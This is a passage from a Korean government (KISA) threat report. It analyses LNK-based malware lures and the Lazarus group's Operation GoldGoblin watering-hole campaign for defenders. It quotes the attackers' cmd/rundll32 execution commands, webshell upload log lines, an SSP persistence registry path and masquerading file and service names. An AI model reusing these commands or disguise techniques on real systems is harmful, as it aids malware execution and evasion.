2023년 상반기에는 워드 문서의 VBA 매크로를 활용한 악성코드를 유포하던 공격 그룹이, 워드 문서에 포함된 VBA 매크로를 통해 외부 URL에서 추가 파일을 다운로드하는 방식에서 LNK 내부에 악성 파일 데이터를 포함하는 형태로 하여 실행 시 추가 파일을 생성하는 방식의 LNK로 변화하였다. 공격자는 유포 파일 형식만 변경하였을 뿐 최종적으로 실행되는 악성 행위는 사용자 정보 수집, 추가 악성 파일 다운로드로 전과 동일하다.

해당 공격 그룹은 주로 외교/안보/교육 분야의 사용자를 대상으로 하기 때문에 LNK 파일명 역시 앞서 설명한 워드 문서 파일명과 같이 특정 인물의 이름이나 공공 기관 명이 포함되기도 한다. 확인된 파일명의 일부는 다음과 같다.

세무조사출석요구.hwp.lnk
거래사실 확인신청서(매입자발행세금계산서 발급용)(부가가치세법 시행규칙).hwp.lnk
자금출처명세서(부가가치세법 시행규칙).hwp.lnk
현황조사표.xlsx.lnk
영수증수취명세서.hwp.lnk
북 외교관 선발파견 및 해외공관.lnk
231025(**부 **정책실)윤석열 정부의 대북 정책 관련 1.5트랙 전문가 간담회 기획안.hwp.lnk
202310 이** 교수님 통일부 브라운백 런치 중국 문제 관련 강의의뢰서(초안).hwp.lnk
202311 최** 교수님 통일부 브라운백 런치 미중 문제 관련 강의의뢰서(초안).hwp.lnk

표 2-5 외교/안보/교육 분야 대상의 유포 LNK 파일명

정상 문서 파일처럼 보이도록 하기 위해 문서 파일 확장자로 위장할 뿐만 아니라 한글, PDF, 워드 문서 아이콘으로 위장하여 유포된다. 이 외에도 정상적인 LNK 파일과 다르게 파일의 크기가 10MB가 넘는 파일이 다수 확인되는데 이는 검사 크기에 제한이 있는 AV 제품의 탐지를 우회하기 위함으로 보인다.




그림 2-15 한글 문서 아이콘으로 위장한 LNK (APT 공격에 사용된 LNK)




그림 2-16 LNK 속성 (APT 공격에 사용된 LNK)

앞서 설명한 다른 LNK와 유사하게 내부에 포함된 쉘 명령어를 통해 악성 행위가 수행되고 이 과정에서 LNK 내부에 포함되어 있는 해당 정상 문서를 함께 실행하여 악성 행위가 수행되고 있음을 인지하기 어렵게 한다. 이후 악성 스크립트 파일이 존재하는 압축 파일을 생성 및 실행하여 외부 URL에 접속하여 추가 파일을 다운로드하거나 다운로드 폴더 목록, 최근 사용한 파일 목록 등 사용자 PC 정보를 유출한다.




그림 2-17 LNK 파일 실행 시 함께 실행되는 정상 문서 (APT 공격에 사용된 LNK)

LNK이 Emotet 악성코드 유포에 사용된 것을 시작으로 최근까지도 인포스틸러, RAT 악성코드 등 다양한 악성코드 유포에도 사용되고 있다. LNK를 통해 실행되는 쉘 명령어에 Base64 등으로 인코딩 코드를 포함하여 파일 진단을 우회할 뿐만 아니라 LNK을 비정상적으로 큰 크기로 제작하는 등 AV 제품의 탐지를 우회하기 위해 다양한 우회 방식을 사용하고 있다. 단순 클릭만으로도 악성 행위가 발현될 수 있기 때문에 LNK를 활용한 악성코드 유포 사례는 지속적으로 증가할 것으로 보인다.

결론

이와 같이 MS Office 문서 형태를 활용한 전형적인 공격에서 벗어나 다른 포맷의 파일을 통해 악성코드를 유포하려는 행위는, 실행 매개체가 되는 문서편집 프로그램의 정적 정보에 대한 AV 제품의 탐지를 우회하려는 것뿐 아니라, 악성 데이터를 로드하는 과정에서 윈도우 정상 프로세스를 이용하거나 Fileless 형태로 악성코드가 실행되도록 한 케이스도 있어 사용자가 악성코드 실행 유무를 판단하기 어렵도록 한 것으로 보인다.

MS Office 문서 악성코드의 유포가 CHM, LNK파일 포맷을 사용하며 유포 동향에 변화를 보인 것처럼, 앞으로도 악성코드를 유포하는 매개체의 변화는 지속적으로 확인될 것이다. 기업을 대상으로 한 공격 프로세스에서 CHM, LNK는 최초 침투(Initial Access) 단계에서 사용되기도 하기 때문에 사용자들은 발신자가 불 분명한 피싱 메일의 열람을 자제할 필요가 있으며 일반 사용자를 포함한 기업과 정부 주요기관, 사회기반 시설을 대상으로 한 APT 공격도 날이 갈수록 보다 더 지능화/고도화 되고 있으므로 사용자의 각별한 주의가 필요하다.

또한 점차 스피어 피싱의 정교함과 새로운 형태의 악성코드가 유포됨에 따라 단일 보안이 아닌 TI/MDS/EDR/XDR과 같은 여러 보안 제품 및 서비스를 함께 연동한 운영이 필요하다.

2023년 하반기

사이버 위협 동향 보고서

Part. 3

Techniques / 기술 보고서

3-1. KISA 침해사고분석단 종합분석팀 김동욱, 이슬기 :
TTPs #10 : Operation GoldGoblin
– 제로데이 취약점을 이용해 선별적으로 침투하는 공격전략 분석

3-2. KISA 침해사고분석단 취약점분석팀 이동은, 전지수 :
정부 보고서 위장 MS워드 제로데이 취약점 상세 분석

3-3. KISA 침해사고분석단 취약점분석팀 박지희, 이동은 :
MS Outlook 권한상승 제로데이 취약점 (CVE-2023-23397) 상세 분석

Part. 3

3-1

TTPs #10 : Operation GoldGoblin – 제로데이 취약점을 이용해 선별적으로 침투하는 공격전략 분석

KISA 침해사고분석단 종합분석팀
김동욱, 이슬기

Introduction


Abstract

Lazarus 그룹은 대한민국을 타겟으로 활동하는 가장 위협적인 사이버위협 그룹 중 하나이다. 해당 공격그룹은 국내 대다수의 기업과 사용 자들이 사용하고 있는 보안 소프트웨어 및 언론 사이트를 최초 침투에 악용했다.
공격자는 주로 언론사의 기사페이지에 악성 스크립트를 삽입해 워터링홀 페이지로 악용했으며, 해당 페이지에 접속시 보안 소프트웨어 취약점을 통해 악성코드를 설치하는 전략을 사용했다.
이 과정에서 공격자는 보안 솔루션 개발업체의 소스코드를 탈취하여 취약점 코드를 개발한 것으로 드러났다. 공격자는 워터링홀 공격을 위해서 언론사 사이트를 이용하고, 명령제어지 구축을 위해 호스팅 업체를 악용하는 등 국내 인프라를 이용한 공격 범위 확장을 지속하고 있 었다.
우리는 이번 사고에서 확인된 주요 특징을 바탕으로 “Operation GoldGoblin” 이라고 명명한다. 고블린이란 주로 탐욕이 많고 비열한 존재를 의미한다. 이 명칭은 사고 조사 과정에서 Lazarus 그룹이 보여주었던 행위를 반영하여 명명하였다. 개발사 침투를 통한 소스코드 탈취, 언론사 해킹을 통한 워터링홀 공격, 그룹웨어 및 호스팅 서비스 해킹을 통한 명령제어지 악용 등 사이버 공격을 통해 소스코드와 자원을 탈취하고 악용하는 모습은 탐욕스러운 고블린을 떠올리게 한다.
이번 사고 조사에는 한국인터넷진흥원, 경찰청 안보수사국, 사이버안보센터, 안랩, 카스퍼스키 등 여러 사이버 보안 전문 기관이 협력하여 진행했다. 한국인터넷진흥원은 이 보고서를 통해 Operation GoldGoblin에서 확인된 공격의 전체 과정과 침해사고 조사, 악성코드 분석 결과, 그리고 과거에 발생했던 침해사고와의 연관성에 대해 상세히 다룬다.

Key Findings


도미노 효과(Domino effect)

▼ 과거 탈취한 소스코드의 악용을 통한 소프트웨어 개발사 공격



Lazarus 그룹은 과거부터 소프트웨어 개발사, 가상자산 거래소, 언론사 등 다양한 분야를 공격하고 있다. Lazarus는 보안 소프트 웨어 개발사의 소스코드를 탈취한 전적이 있으며, 해당 보안 소프트웨어의 제로데이 취약점을 악용한 공격이 이번 오퍼레이션으 로 드러났다. 공격자는 과거 탈취한 소스코드를 분석하여 취약점을 공격하는 코드를 제작하고 연이어 다른 개발사를 공격하는 등 추가적인 공격도구를 준비하는 모습을 보인다. 또한 취약점을 악용하는 워터링홀 공격에는 특정 언론사 홈페이지가 악용되었는 데, 해당 언론사 또한 과거 Lazarus가 공격했던 언론사로 밝혀졌다.

▼ 최초침투된 언론사 홈페이지에서 출발한 연이은 언론사 홈페이지 감염



일반적으로 언론사들은 타 언론사의 단독 보도 확인 등을 위하여 홈페이지를 모니터링하기도 한다. 따라서 하나의 언론사가 감염 되었을 경우 모니터링하는 언론사로도 사고가 전이되는 등 감염이 연쇄적으로 확산될 수 있다.

필연적인 일상생활 (Inevitable daily life)

▼워터링홀 기법이 내재된 언론사 홈페이지 접속

우리는 일상생활 중 항상 언론기사를 접하며 살아가고 있으며 특정 현안에 대한 기사를 주변 사람들과 공유하기도 한다. 이러한 과정에서 워터링홀로 악용되는 언론사의 기사가 공유될 경우 보안 소프트웨어의 취약점이 발현되어 피해가 확산될 수 있다.

▼취약점이 존재하는 보안 소프트웨어 설치

본 오퍼레이션에서 악용된 보안 소프트웨어는 인터넷 뱅킹과 같은 중요 서비스 사용시 필수적으로 설치되는 소프트웨어이며, 약 20%의 시장점유율을 가진 것으로 알려져있다. 금번 오퍼레이션을 대응하는 과정에서 해당 취약점이 선제적으로 조치되지 않았 다면 수백만명이 위협에 노출되었을 것이다.

대한민국에서 인터넷 뱅킹 이용률은 2022년 79.2%이며, 컴퓨터(PC) 상에서의 인터넷 뱅킹 이용률은 35.9%이다. (2022년도 인터넷이용실태조사, 한국지능정보사회진흥원).

Contributions

오늘날 대한민국을 타겟으로 활동하는 공격그룹 중 가장 위협적인 그룹인 Lazarus의 (피해확산 측면에서) 최고 수준의 위험도를 보인 오퍼레이션을 분석하였다.
본 보고서는 61개 기관의 PC 207개를 해킹한 오퍼레이션을 기반으로 작성되었으며, KrCERT는 개별 사건을 분석, 정리하여 공통된 TTPs를 도출하였다.
Lazarus 발 해킹사고라고 인지한 건 중 같은 클러스터로 판단되는 최근 5년 간의 침해사고를 리뷰하여 본 오퍼레이션의 TTPs와 기존 공 격을 비교 분석, 어떠한 공통점과 차별점이 존재하는지 설명하였다.


Worst-case scenario

공격자는 이번 오퍼레이션에서도 타겟형 워터링홀 공격을 수행하였다. 타겟형 워터링홀은 IP 필터링을 통해 타겟군을 설정하여 공격을 수 행하는데, 만약 필터링 없이 전방위적인 공격을 수행했다면 탐지시점이 앞당겨질 수 있었겠지만 피해규모는 주체할 수 없이 확산 되었을 것이다. 또한 최초 침투 후 내부 전파를 거쳐 시스템 파괴 등을 수행하는 악성코드가 실행되었다면 사회적 혼란이 야기되었을 것이다.
이번에 파악된 피해기업에는 그룹웨어 및 인프라 운영업체가 포함되는 등 해킹될 경우 파급력이 매우 큰 기업들이 대다수였다. 해당 기업 들의 침해사고는 고객에게 확산될 수 있었으며 큰 피해로 이어질 수 있었다.

Countermeasures

우리는 경찰청 안보수사국, 사이버안보센터와 적극 협력하여 피해기업(언론사, 보안 소프트웨어 개발사, 그룹웨어 개발사 등) 대상으로 실 제 피해가 발생하기 전에 드러난 위협을 제거하였다.
금번 피해기업 외에도 피해사실이 드러나지 않은 기업이 존재할 수도 있으므로, 본 오퍼레이션에서 드러난 피해기업과 같은 유형의 업체는 자체 점검이 요구된다.

공격 시나리오



침해사고 TTP

Tactic	Techniques	Sub-techniques	Description
Resource Development	Compromise Infrastructure	Server	기업 웹서버를 해킹하여 명령제어지로 사용
Initial Access	Drive-by Compromise	-	언론사 사이트를 워터링 홀 사이트로 악용
Execution	SYSTEM Service	Service Execution	악성코드를 실행할 때 서비스를 설치, 실행
Execution	Command and Scripting Interpreter	Windows Command Shell	cmd 명령어를 사용하여 악성코드 실행
Persistence	Create or Modify System Process	Windows Service	윈도우 서비스를 이용하여 지속성 유지
Persistence	Boot or Logon Autostart Execution	Security Support Provider	SSP를 악용한 악성코드 자동실행
Privilege Escalation	Exploitation for Privilege Escalation	-	CVE-2021-34527을 사용하여 권한 상승
Defense Evasion	Masquerading	Match Legitimate Name or Location	악성코드를 정상파일로 위장
Defense Evasion	Masquerading	Masquerade Task or Service	악성코드 서비스 이름을 정상 서비스명으로 위장
Defense Evasion	Indicator Removal	Clear Windows Event Logs	이벤트로그에 남은 흔적 삭제
Defense Evasion	Indicator Removal	File Deletion	사용한 악성코드를 삭제
Credential Access	Brute Force	Credential Stuffing	확보한 계정 정보를 이용하여 원격접속 시도
Discovery	Network Service Discovery	-	도구를 이용하여 기업 내부 네트워크 대역 스캔
Discovery	System Network Connections Discovery	-	감염시스템에서 시스템 연결상태 확인
Lateral Movement	Exploitation of Remote Services	-	특정 보안 솔루션 제품의 제로데이 취약점을 사용
Lateral Movement	Remote Services	Remote Desktop Protocol	원격데스크톱 접속을 통해 측면 이동
Lateral Movement	Remote Services	SMB/Windows Admin Share	SMB 연결을 통한 측면 이동 시도
Collection	Input Capture	Keylogging	키로깅을 통한 데이터 수직
Command and Control	Proxy	Internal Proxy	프록시 도구를 이용하여 출발지 IP를 숨김
Command and Control	Web Service	Bidirectional Communication	웹서버를 이용하여 악성 코드와 통신

Resource Development

T1584.004 Compromise Infrastructure: Server

취약한 웹서버를 해킹하여 명령제어지로 사용


보안 관리가 취약한 영세 기업의 웹사이트와 특정 그룹웨어 솔루션의 파일업로드 취약점을 악용하여 웹서버 침투 후 명령제어지 구축


```
피해지 웹로그
2023-02-09 11:37:26 [Server IP] POST /cheditor/imageUpload/upload.asp - 80 - [Attacker
IP] 200 0 0 25
2023-02-09 11:37:35 [Server IP] GET /upload/board/2.CeR - 80 - [Attacker IP] 200 0 0 13
```

또한 언론사 웹사이트를 해킹하여 워터링홀 사이트로 악용

공격자는 언론사 기업 내부로 특정 보안 프로그램의 제로데이 취약점을 이용하여 침투


언론사 침투 후 뉴스 서버를 장악하여 특정 보안 프로그램의 제로데이 취약점을 악용할 수 있는 워터링홀 페이지 구축



Initial Access

T1189 Drive-by Compromise


언론사 사이트를 워터링홀 페이지로 악용하여 공격 목표로 지정한 기업에게만 악성코드 유포 유포 시 보안 프로그램의 제로데이 취약점 사용



Execution

T1569.002 System Services: Service Execution

서비스 생성 및 실행을 통해 악성코드를 실행



T1059.003 Command and Scripting Interpreter: Windows Command Shell

CMD 명령어를 사용하여 악성코드 실행

```
cmd.exe /c start /b C:\programData\PicPick\wsmprovhost.exe 1KmSvyn2Dcmu4Scg9vyakrecaVZs7bx
l+O/bYgGbvXPmdm3/OmCmzKlG1VTMDhGO
cmd.exe /c C:\Windows\System32\rundll32.exe C:\ProgramData\IObit\iobitattach.
ini,DllAttachClient ManageIOBitStreamData
cmd.exe /c rundll32.exe C:\ProgramData\Mastersoft\ZOOK\ZOOKPluginData-RecoverData.bin,
pcre2_match_data_control_32 startRecoverMatc
```

Persistence

T1543.003 Create or Modify System Process: Windows Service

악성코드 서비스의 시작 유형을 자동 시작으로 설정하여 지속성 유지

T1547.001 Boot or Logon Autostart Execution: Security Support Provider

시스템이 시작할 때 자동으로 실행되는 Local Security Authority(LSA) 프로세스에 로드되는 Security Support Providers(SSPs)의 기능을 악용하여 악성코드를 자동실행 등록

레지스트리 경로 : HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages\[악성코드명]

Privilege Escalation

T1068 Exploitation for Privilege Escalation

CVE-2021-34527 취약점을 악용하여 권한 상승 후 악성코드 실행 시도

CVE-2021-34527 : Windows의 프린터 기기 관련 서비스인 Print Spooler 서비스를 이용한 권한 상승 및 원격 코드 실행 취약점

Defense Evasion

T1036.004 Masquerading: Masquerade Task or Service

악성 서비스 이름을 정상 서비스 이름으로 위장

악성 서비스 이름	위장 기능
WinRMSvc	윈도우 원격제어 기능 서비스로 위장
RealTek	Realtek 회사 제품으로 위장
MastSoft Recover Data Plugin Management Service	데이터 백업 서비스로 위장
Microsoft Windows IOBit Enmberate Callout Contect Management Service	윈도우 프로그램으로 위장


T1036.005 Masquerading: Match Legitimate Name or Location

악성코드 이름을 정상 프로그램 이름으로 위장

악성코드 경로 및 이름	위장 기능
C:\Programdata\USOShared\wsmprovhost.exe	WinRM 기능 위장
C:\Programdata\picpick\mi.dll	디자인 도구 위장
C:\Programdata\ESTsoft\altools.dat	백신 위장
C:\Programdata\NuGet\nuget.dat	개발 프로그램 위장
C:\Programdata\Intel\dfrgui.exe	Windows 디스크 조각 모음 프로그램으로 위장
C:\Programdata\ssh\ssh.dat	원격제어 프로그램 위장
C:\Programdata\Microsoft\DRM\DRM.exe	문서관리 프로그램으로 위장
C:\Programdata\SCSKAppLink.dll	보안모듈로 위장
C:\Windows\System32**proc.sys	Windows 시스템 정상 파일로 위장

T1070.001 Indicator Removal: Clear Windows Event Logs


공격 활동 흔적을 지우기 위해 이벤트 로그 삭제



T1070.001 Indicator Removal: File Deletion

악성코드 사용 후 삭제

